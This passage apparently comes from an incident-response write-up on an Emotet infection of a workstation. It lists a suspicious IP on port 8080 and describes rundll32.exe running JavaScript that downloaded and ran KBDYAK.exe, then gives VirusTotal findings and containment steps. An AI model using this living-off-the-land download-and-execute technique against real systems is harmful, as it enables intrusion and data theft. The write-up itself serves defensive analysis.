2. **URL 2 (162.241.242.173:8080)**: The use of a non-standard port (8080) indicates an attempt to bypass traditional monitoring and firewall rules. The random URL path is consistent with malicious intent, suggesting that this connection could have facilitated further exploitation or C2 communication.

Both URLs were flagged as suspicious and pose significant risks, with the possibility of allowing the attacker to execute commands, move laterally within the network, and exfiltrate sensitive data. These logs indicate that the attacker used **rundll32.exe**, a legitimate Windows process, to execute a malicious script that fetched and ran the file **KBDYAK.exe** from an external domain.

Attacker's Actions:

The terminal history analysis shows the attacker's methodical approach:

1. **File System Navigation:** The attacker navigated through the user directories, targeting the profile **Emily**. By accessing the Desktop and reading a file named **notes.txt**, the attacker may have been searching for sensitive information such as passwords, credentials, or internal documentation.
2. **Execution of Malicious Script:** On **February 14, 2021, 12:12 PM**, the attacker used **rundll32.exe** to execute a malicious JavaScript function, which retrieved a remote file from an external domain. This allowed the attacker to download and run **KBDYAK.exe**, which likely contained a backdoor or malware designed to maintain control over the system and exfiltrate data.

Implications:

The successful execution of the malicious file indicates a failure in the organization's security controls. The file bypassed existing defenses, including endpoint protection and network security measures, allowing it to execute unchecked. The IP addresses and file hash were all flagged by multiple security vendors, suggesting that these were known threats that should have been blocked earlier in the attack chain. The attacker's use of legitimate processes, such as **rundll32.exe**, demonstrates the sophisticated nature of this attack, leveraging **living-off-the-land** techniques to remain undetected by traditional signature-based detection mechanisms.

Threat Intelligence & VirusTotal Results:

A comprehensive scan using VirusTotal confirmed the malicious nature of both external IPs and the file hash. The file was labeled as **Trojan.Emotet**, a notorious banking trojan known for its ability to steal sensitive information, drop additional malware, and enable C2 communication. The external IPs were associated with malware distribution and control, flagged by multiple threat intelligence sources, further corroborating the seriousness of the attack.

Recommended Actions:

1. **Immediate Containment:** The compromised device, **EmilyComp**, must be isolated from the network immediately to prevent further lateral movement or data exfiltration. The system should undergo a full forensic investigation to determine the full scope of the compromise.
2. **Eradication:** A thorough scan of the system and network must be performed to remove all malicious files, including **KBDYAK.exe**, and any additional payloads that may have been downloaded.
3. **Network Segmentation:** To prevent future attacks, the organization should consider enhancing network segmentation and ensuring that internal devices do not have unnecessary outbound connections to external IPs, especially those flagged as malicious.
4. **Review of Security Controls:** It is crucial to evaluate and improve endpoint protection, firewall rules, and intrusion detection/prevention systems (IDPS). Signature-based detections should be supplemented with behavior-based analytics to detect suspicious activity such as the use of **rundll32.exe** for executing remote scripts.
5. **User Awareness Training:** Given the likelihood of social engineering being involved, all employees should undergo additional training to recognize phishing attacks and avoid downloading or interacting with suspicious links and attachments.